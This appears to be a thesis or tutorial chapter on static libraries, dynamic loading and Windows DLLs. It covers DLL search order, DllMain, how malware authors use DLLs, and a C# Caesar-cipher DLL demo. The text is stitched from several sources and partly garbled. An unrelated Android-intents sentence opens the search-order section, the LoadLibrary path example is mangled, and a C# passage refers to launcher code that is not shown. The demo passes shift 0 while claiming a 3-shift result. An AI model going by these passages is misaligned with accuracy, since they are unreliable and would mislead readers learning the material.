In computer science, a static library or statically-linked library is a set of routines, external functions and variables which are resolved in a caller at compile-time and copied into a target application by a compiler, linker, or binder, producing an object file and a stand-alone executable. This executable and the process of compiling it are both known as a static build of the program. Historically, libraries could only be static. Static libraries are either merged with other static libraries and object files during building/linking to form a single executable, or they may be loaded at run-time into the address space of the loaded executable at a static memory offset determined at compile-time/link-time.

Advantages and disadvantages

There are several advantages to statically linking libraries with an executable instead of dynamically linking them. The most significant is that the application can be certain that all its libraries are present and that they are the correct version. This avoids dependency problems, known colloquially as DLL Hell or more generally dependency hell. Static linking can also allow the application to be contained in a single executable file, simplifying distribution and installation.

With static linking, it is enough to include those parts of the library that are directly and indirectly referenced by the target executable (or target library). With dynamic libraries, the entire library is loaded, as it is not known in advance which functions will be invoked by applications. Whether this advantage is significant in practice depends on the structure of the library.

In static linking, the size of the executable becomes greater than in dynamic linking, as the library code is stored within the executable rather than in separate files. But if library files are counted as part of the application then the total size will be similar, or even smaller if the compiler eliminates the unused symbols. On Microsoft Windows it is common to include the library files an application needs with the application.[2] On Unix-like systems this is less common as package management systems can be used to ensure the correct library files are available. This allows the library files to be shared between many applications leading to space savings. It also allows the library to be updated to fix bugs and security flaws without updating the applications that use the library. In practice, many executables (especially those targeting Microsoft Windows) use both static and dynamic libraries.

Linking and loading

Any static library function can call a function or procedure in another static library. The linker and loader handle this the same way as for kinds of other object files. Static library files may be linked at run time by a linking loader (e.g., the X11 module loader). However, whether such a process can be called static linking is controversial.

Static libraries can be easily created in C or in C++. These two languages provide storage-class specifiers for indicating external or internal linkage, in addition to providing other features. To create such a library, the exported functions/procedures and other objects variables must be specified for external linkage (i.e. by not using the C static keyword). Static library filenames usually have a ".a" extension on Unix-like systems and ".lib" on Microsoft Windows.

For example, to create an archive from files class1.o, class2.o, class3.o, the following command would be used:

```
ar rcs libclass.a class1.o class2.o class3.o
```

To compile a program that depends on class1.o, class2.o, and class3.o one could do:

```
cc main.c libclass.a
```

Or (if libclass.a is placed in standard library path, like /usr/local/lib)

```
cc main.c -lclass
```

1.2.2 Dynamic Loading

Dynamic loading is a mechanism by which a computer program can, at run time, load a library (or other binary) into memory, retrieve the addresses of functions and variables contained in the library, execute those functions or access those variables, and unload the library from memory[8]. It is one of the 3 mechanisms by which a computer program can use some other software; the other two are static linking and dynamic linking. Unlike static linking and dynamic linking, dynamic loading allows a computer program to start up in the absence of these libraries, to discover available libraries, and to potentially gain additional functionality.

Dynamic loading was a common technique for IBM/360 Operating systems (1960s to, the - still extant - Z/Architecture), particularly for I/O subroutines, and for COBOL and PL/I runtime libraries. As far as the application programmer is concerned, the loading is largely transparent, since it is mostly handled by the operating system (or its I/O subsystem).

IBM's strategic transaction processing system, CICS (1970s onwards) uses dynamic loading extensively both for its kernel and for normal application program loading. Corrections to application programs could be made offline and new copies of changed programs loaded dynamically without needing to restart CICS (that can, and frequently does, run 24/7). Shared libraries were added to Unix in the 1980s, but initially without the ability to let a program load additional libraries after startup.

Dynamic loading is most frequently used in implementing software plugins. For example, the Apache Web Server's *.dso "dynamic shared object" plugin files are libraries which are loaded at runtime with dynamic loading. Dynamic loading is also used in implementing computer programs where multiple different libraries may supply the requisite functionality and where the user has the option to select which library or libraries to provide.

1.3 Dynamic-Link Library

A dynamic-link library (DLL) file is an executable file that allows programs to share code and other resources necessary to perform particular tasks[7]. Microsoft Windows provides DLL files that contain functions and resources that allow Windows-based programs to operate in the Windows environment. Dynamic link libraries (DLLs) are the current Windows way to use libraries to share code among multiple applications. A DLL is an executable file that does not run alone, but exports functions that can be used by other Applications.



Figure 9: DLL file Icon

Dynamic link libraries (DLLs) are the current Windows way to use libraries to share code among multiple applications. A DLL is an executable file that does not run alone, but exports functions that can be used by other applications. Static libraries were the standard prior to the use of DLLs, and static libraries still exist, but they are much less common. The main advantage of using DLLs over static libraries is that the memory used by the DLLs can be shared among running processes. For example, if a library is used by two different running processes, the code for the static library would take up twice as much memory, because it would be loaded into memory twice. Another major advantage to using DLLs is that when distributing an executable, you can use DLLs that are known to be on the host Windows system without needing to redistribute them. This helps software developers and malware writers minimize the size of their software distributions. DLLs are also a useful code-reuse mechanism. For example, large software companies will create DLLs with some functionality that is common to many of their applications. Then, when they distribute the applications, they distribute the main.exe and any DLLs that application uses. This allows them to maintain a single library of common code and distribute it only when needed.

How Malware Authors Use DLLs

Malware writers use DLLs in three ways[7]:

- To store malicious code:

Sometimes, malware authors find it more advantageous to store malicious code in a DLL, rather than in an .exe file. Some malware attaches to other processes, but each process can contain only one .exe file. Malware sometimes uses DLLs to load itself into another process.

- By using Windows DLLs:

Nearly all malware uses the basic Windows DLLs found on every system. The Windows DLLs contain the functionality needed to interact with the OS. The way that a malicious program uses the Windows DLLs often offers tremendous insight to the malware analyst. The imports that you learned about in Chapter 1 and the functions covered throughout this chapter are all imported from the Windows DLLs. Throughout the balance of this chapter, we will continue to cover functions from specific DLLs and describe how malware uses them.

- By using third-party DLLs:

Malware can also use third-party DLLs to interact with other programs. When you see malware that imports functions from a third-party DLL, you can infer that it is interacting with that program to accomplish its goals. For example, it might use the Mozilla Firefox DLL to connect back to a server, rather than connecting directly through the Windows API. Malware might also be distributed with a customized DLL to use functionality from a library not already installed on the victim's machine; for example, to use encryption functionality that is distributed as a DLL. Basic DLL Structure Under the hood, DLL files look almost exactly like .exe files. DLLs use the PE file format, and only a single flag indicates that the file is a DLL and not an .exe. DLLs often have more exports and generally fewer imports. Other than that, there's no real difference between a DLL and an .exe. The main DLL function is DllMain. It has no label and is not an export in the DLL, but it is specified in the PE header as the file's entry point. The function is called to notify the DLL whenever a process loads or unloads the

library, creates a new thread, or finishes an existing thread. This notification allows the DLL to manage any per-process or per-thread resources.

Advantages

- VS Static libraries
 - ✓ Static libraries were the standard prior to the use of DLLs, and static libraries still exist, but they are much less common. The main advantage of using DLLs over static libraries is that the memory used by the DLLs can be shared among running processes. For example, if a library is used by two different running processes, the code for the static library would take up twice as much memory, because it would be loaded into memory twice.
- Using DLLs is that when distributing an executable, you can use DLLs that are known to be on the host Windows system without needing to redistribute them. This helps software developers and malware writers minimize the size of their software distributions.
- DLLs are also a useful code-reuse mechanism. For example, large software companies will create DLLs with some functionality that is common to many of their applications. Then, when they distribute the applications, they distribute the main *.exe* and any DLLs that application uses. This allows them to maintain a single library of common code and distribute it only when needed.

1.4 Component Resolution

In order to use the exports of a DLL, an application call the DLL and tries to load it. The loaded component in its turn can also call another DLL for more functionality and the new component another and so on. In other words, a DLL loading may trigger another call. This phenomenon is known as chain loading. For an application, dozens of DLLs may be needed




Figure 10: DLL loading chain

1.4.1 Component Call

A DLL can be referred with two ways:

- By Fullpath : The programmer defines the full path where the DLL is located hard-coded or with the use of functions which return the path of a directory. Example: `LoadLibrary("C:\Windows\LoadLibrary(System32\kernel32.dll")`, where the resolved component is: `C:\Windows\System32\kernel32.dll`

- By Filename: The DLL is defined only by each name, and a windows mechanism is in charge to load the proper component. Example: LoadLibrary(“midimap.dll”). After some searching, it finally resolves the component: **C:\Windows\system32\midimap.dll**

With fullpath, operating systems simply locate the target from the given full path. With filename, operating systems resolve the target by searching a sequence of directories, determined by the runtime directory search order, to find the first occurrence of the component.

1.4.2 Search Order

All matching registered receivers. Intents can be filtered by an application to specify which intents can be processed by the application's components. The list of filters is set in the application's manifest file, thus Android can determine the allowed intents before starting an application.

Standard Search Order for Desktop Applications

The standard DLL search order used by the system depends on whether safe DLL search mode is enabled or disabled. Safe DLL search mode places the user's current directory later in the search order. Safe DLL search mode is enabled by default. To disable this feature, create the HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode registry value and set it to 0. Calling the SetDllDirectory function effectively disables SafeDllSearchMode while the specified directory is in the search path and changes the search order as described in this topic.

Windows XP: Safe DLL search mode is disabled by default. To enable this feature, create the SafeDllSearchMode registry value and set it to 1. Safe DLL search mode is enabled by default starting with Windows XP with Service Pack 2 (SP2).

If SafeDllSearchMode is enabled, the search order is as follows:

1. The directory from which the application loaded.
2. The system directory. Use the GetSystemDirectory function to get the path of this directory.
3. The 16-bit system directory. There is no function that obtains the path of this directory, but it is searched.
4. The Windows directory. Use the GetWindowsDirectory function to get the path of this directory.
5. The current directory.
6. The directories that are listed in the PATH environment variable. Note that this does not include the per-application path specified by the App Paths registry key. The App Paths key is not used when computing the DLL search path.

If SafeDllSearchMode is disabled, the search order is as follows:

1. The directory from which the application loaded.
2. The current directory.
3. The system directory. Use the GetSystemDirectory function to get the path of this directory.
4. The 16-bit system directory. There is no function that obtains the path of this directory, but it is searched.
5. The Windows directory. Use the GetWindowsDirectory function to get the path of this directory.
6. The directories that are listed in the PATH environment variable. Note that this does not include the per-application path specified by the App Paths registry key. The App Paths key is not used when computing the DLL search path.

Alternate Search Order for Desktop Applications

The standard search order used by the system can be changed by calling the LoadLibraryEx function with LOAD_WITH_ALTERED_SEARCH_PATH. The standard search order can also be changed by calling the SetDllDirectory function.

Windows XP: Changing the standard search order by calling SetDllDirectory is not supported until Windows XP with Service Pack 1 (SP1).

If you specify an alternate search strategy, its behavior continues until all associated executable modules have been located. After the system starts processing DLL initialization routines, the system reverts to the standard search strategy.

The LoadLibraryEx function supports an alternate search order if the call specifies LOAD_WITH_ALTERED_SEARCH_PATH and the *lpFileName* parameter specifies an absolute path.

Note that the standard search strategy and the alternate search strategy specified by LoadLibraryEx with LOAD_WITH_ALTERED_SEARCH_PATH differ in just one way: The standard search begins in the calling application's directory, and the alternate search begins in the directory of the executable module that LoadLibraryEx is loading.

If SafeDllSearchMode is enabled, the alternate search order is as follows:

1. The directory specified by *lpFileName*.
2. The system directory. Use the GetSystemDirectory function to get the path of this directory.
3. The 16-bit system directory. There is no function that obtains the path of this directory, but it is searched.
4. The Windows directory. Use the GetWindowsDirectory function to get the path of this directory.
5. The current directory.
6. The directories that are listed in the PATH environment variable. Note that this does not include the per-application path specified by the App Paths registry key. The App Paths key is not used when computing the DLL search path.

The SetDllDirectory function supports an alternate search order if the *lpPathName* parameter specifies a path. The alternate search order is as follows:

1. The directory from which the application loaded.
2. The directory specified by the *lpPathName* parameter of SetDllDirectory.
3. The system directory. Use the GetSystemDirectory function to get the path of this directory. The name of this directory is System32.
4. The 16-bit system directory. There is no function that obtains the path of this directory, but it is searched. The name of this directory is System.
5. The Windows directory. Use the GetWindowsDirectory function to get the path of this directory.
6. The directories that are listed in the PATH environment variable. Note that this does not include the per-application path specified by the App Paths registry key. The App Paths key is not used when computing the DLL search path.

If the *lpPathName* parameter is an empty string, the call removes the current directory from the search order.

SetDllDirectory effectively disables safe DLL search mode while the specified directory is in the search path. To restore safe DLL search mode based on the SafeDllSearchMode registry value and restore the current directory to the search order, call SetDllDirectory with *lpPathName* as NULL.

Search Order Using LOAD_LIBRARY_SEARCH Flags

An application can specify a search order by using one or more LOAD_LIBRARY_SEARCH flags with the LoadLibraryEx function. An application can also use LOAD_LIBRARY_SEARCH flags with the SetDefaultDllDirectories function to establish a DLL search order for a process. The application

can specify additional directories for the process DLL search order by using the `AddDllDirectory` or `SetDllDirectory` functions.

Windows 7, Windows Server 2008 R2, Windows Vista, Windows Server 2008: The `LOAD_LIBRARY_SEARCH_*` flags are available on systems with [KB2533623](#) installed.

Windows Server 2003 and Windows XP: The `LOAD_LIBRARY_SEARCH_*` flags are not supported. The directories that are searched depend on the flags specified with `SetDefaultDllDirectories` or `LoadLibraryEx`. If more than one flag is used, the corresponding directories are searched in the following order:

1. The directory that contains the DLL (`LOAD_LIBRARY_SEARCH_DLL_LOAD_DIR`). This directory is searched only for dependencies of the DLL to be loaded.
2. The application directory (`LOAD_LIBRARY_SEARCH_APPLICATION_DIR`).
3. Paths explicitly added with the `AddDllDirectory` function (`LOAD_LIBRARY_SEARCH_USER_DIRS`) or the `SetDllDirectory` function. If more than one path has been added, the order in which the paths are searched is unspecified.
4. The System directory (`LOAD_LIBRARY_SEARCH_SYSTEM32`).

If the application does not call `LoadLibraryEx` with any `LOAD_LIBRARY_SEARCH_*` flags or establish a DLL search order for the process, the system searches for DLLs using either the standard search order or the alternate search order.

Search Order for Windows Store apps

When a Windows Store app loads a packaged module by calling the `LoadPackagedLibrary` function, the DLL must be in the package dependency graph of the process. For more information, see `LoadPackagedLibrary`. When a Windows Store app loads a module by other means and does not specify a full path, the system searches for the DLL and its dependencies at load time as described in this section.

Windows 7, Windows Server 2008 R2, Windows Vista, Windows Server 2008, Windows Server 2003, and Windows XP: Windows Store apps are supported starting with Windows 8 and Windows Server 2012.

Before the system searches for a DLL, it checks the following:

- If a DLL with the same module name is already loaded in memory, the system uses the loaded DLL, no matter which directory it is in. The system does not search for the DLL.
- If the DLL is on the list of known DLLs for the version of Windows on which the application is running, the system uses its copy of the known DLL (and the known DLL's dependent DLLs, if any). The system does not search for the DLL. For a list of known DLLs on the current system, see the following registry key: `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs`.

If the system must search for a module or its dependencies, it always uses the search order for Windows Store apps even if a dependency is not Windows Store app code.

Standard Search Order for Windows Store apps

If the module is not already loaded or on the list of known DLLs, the system searches these locations in this order:

1. The package dependency graph of the process. This is the application's package plus any dependencies specified as `<PackageDependency>` in the `<Dependencies>` section of the application's package manifest. Dependencies are searched in the order they appear in the manifest.
2. The directory the calling process was loaded from.

3. The system directory (%SystemRoot%\system32).

If a DLL has dependencies, the system searches for the dependent DLLs as if they were loaded with just their module names. This is true even if the first DLL was loaded by specifying a full path.

1.5 Inside a DLL

In order to have a better understand about the functionality and the use of a DLL, you have to take to deeper look into a DLL.

Analyzing Malicious Windows Programs


Most DLLs do not have per-thread resources, and they ignore calls to `DLLMain` that are caused by thread activity. However, if the DLL has resources that must be managed per thread, then resources can provide a hint to an analyst as to the DLL's purpose.

```
BOOL WINAPI DllMain(  
    _In_ HINSTANCE hinstDLL,  
    _In_ DWORD fdwReason,  
    _In_ LPVOID lpvReserved  
);
```

The parameters of the `DllMain` function are as follows:

- `hinstDLL`: a handle to the DLL module, which contains the base address of the DLL.
- `fdwReason`: a reason why the DLL is entry point function is being called. There are three possible constant that defined the reason [3]:
- `DLL_PROCESS_ATTACH`: DLL is being loaded into the address space of the process either because the process has a reference to it in the IAT or because the process called the `LoadLibrary` function.
- `DLL_PROCESS_DETACH`: DLL is being unloaded from the address space of the process because the process has terminated or because the process called the `FreeLibrary` function.
- `DLL_THREAD_ATTACH`: the current process is creating a new thread; when that happens the OS will call the entry points of all DLLs attached to the process in the context of the thread.
- `DLL_THREAD_DETACH`: the thread is terminating, which calls the entry point of each loaded DLL in the context of the exiting thread.
- `lpvReserved`: is either `NULL` or non-`NULL` based on the `fdwReason` value, and whether the DLL is being loaded dynamically or statically.

The `DllMain` function should return `TRUE` when it succeeds and `FALSE` when it fails. If we're calling the `LoadLibrary` function, which in turn calls the entry point of the DLL and that fails (by returning `FALSE`), the system will immediately call the entry point again, this time with the `DLL_PROCESS_DETACH` reason code. After that the DLL is be unloaded.



```
1 // dllmain.cpp : Defines the entry point for the DLL application.
2 #include "stdafx.h"
3
4 BOOL APIENTRY DllMain( HMODULE hModule,
5                       DWORD ul_reason_for_call,
6                       LPVOID lpReserved
7                       )
8 {
9     switch (ul_reason_for_call)
10    {
11    case DLL_PROCESS_ATTACH:
12    case DLL_THREAD_ATTACH:
13    case DLL_THREAD_DETACH:
14    case DLL_PROCESS_DETACH:
15        break;
16    }
17    return TRUE;
18 }
19
20
```

Figure 11: DllMain

Even though C# doesn't directly support module initialization we can implement it using reflection and static constructors. To do this we can define a custom attribute and use it find classes that need to be initialized on module loading:

Give your class a static constructor and do your initialization there. It will run the first time anybody calls a static method or property of your class or constructs an instance of your class. Module initializers are not always a good substitute for DllMain functionality because they do not get called until a method gets called in the DLL. If you have a situation where a legacy app just loads a DLL and expects it to do something, module initializers will fail you (as they did me).

The only thing left to do is to create that *Inner.dll* assembly. But, you already have it! This is what you were trying to launch with your legacy app in the first place. Just make sure to include a `MyNamespace.MyClass` class with a **public void DllMain()** method (of course you can call these functions whatever you want to, these are just the values hardcoded into `dllmain.cpp:launcher()` above. So, in conclusion, the code above takes an existing managed DLL, inserts it into a resource of an unmanaged DLL which, upon getting attached to a process, will load the managed DLL from the resource and call a method in it.

Left as an exercise to the reader is better error checking, loading different DLLs for Debug and Release, etc. mode, calling the DllMain substitute with the same arguments passed to the real DllMain (the example only does it for `DLL_PROCESS_ATTACH`), and hardcoding other methods of the inner DLL in the outer DLL as pass through methods.

Suppose, that we have a dummy password generator in order to communicate secretly with our cooperator. This application, creates a secret cipher, let say Ceazar's cipher, in order to make our password as a cryptogram. Then, we will use this cipher in order to send our secret message. The application just gets an input and displays the cipher.

Technically-wise, when the user presses the button "Create Cipher", a function is called to generate the output. This function is not embedded in the same Application, but it is gotten by an external component, supposing that it is a well known function and the creator of the Simple generator did not want to rewrite it either for less code or that he did not know how to write it.

First, we built a DLL in C# using Visual Studio.




Figure 12: Create dynamic library

After creating a new project as Class Library, we have to write the code for the wanted functionality. The structure of the code in Visual Studio is identical to a class of an application missing the Main function, as the DLL is not self executed, but used as a class to return function to the program which called it at first place.




Figure 13: Source Code

In this example we will need a static method private to the class which will make the computations, in this case the character shifts, in order to generate a Caesar's cipher as it was originally computed. This function cannot communicate with the environment as it is private to the class. So, we will need a public method to call the class Caesar.

```
// A static private method to make the shifts to the input
static string Caesar(string value, int shift)
{
    char[] buffer = value.ToCharArray();
    for (int i = 0; i < buffer.Length; i++)
    {
        // Letter.
        char letter = buffer[i];
        // Add shift to all.
        letter = (char)(letter + shift);
        // Subtract 26 on overflow.
        // Add 26 on underflow.
        if (letter > 'z')
        {
            letter = (char)(letter - 26);
        }
        else if (letter < 'a')
        {
            letter = (char)(letter + 26);
        }
        // Store.
        buffer[i] = letter;
    }
    return new string(buffer);
}
```

Figure 14: Source Code (2)

By the time we have created the DLL, we can build it as Release in order to get the dll as an output. Then, we have to add a reference to our main application, in this scenario “Simple Password Generator”.





Figure 15: Add dll reference

Now, we can use the class `MyCipherGenerator` from the namespace `GetMyCipherWin32` as long as we define it in the header. (using `GetMyCipherWin32;`)



```

using System.Windows.Forms;
using GetMyCipherWin32;

namespace SimplePasswordGenerator
{
    public partial class SimplePasswordGeneratorForm : Form
    {
        private string cypherString = String.Empty;
        public SimplePasswordGeneratorForm()
        {
            InitializeComponent();
        }

        private void label1_Click(object sender, EventArgs e)
        {
        }

        private void btn_CreateCipher_Click(object sender, EventArgs e)
        {
            //Algorithms myCypherGenerator = new Algorithms();
            MyCipherGenerator myCypherGenerator = new MyCipherGenerator();
            //string allAlgorithms = allAlg.GetAllAlgorithmsAvailable();

            cypherString = myCypherGenerator.GetMyCipher(textBox1.Text, 0);
            //label3.Text = cypherString;
        }
    }
}

```

Figure 16: GetCipher source code

Then, we can simply execute our Application. We fill in a plain text as input and after clicking the button, we take as a result the caesar's cipher for 3 shifts (the most popular)




Figure 17: Create cipher

Now we can communicate “safely” with our “link”. Our simple proof of concept is over. If we want to take just the exe file in order to send it to our colleague so that he will be able to create his own cipher, we have to include also the DLL file. Else, he will not be able to run the algorithm. Our dummy application showed us how the DLL file is called, resolved and used in order to give an export of its function.

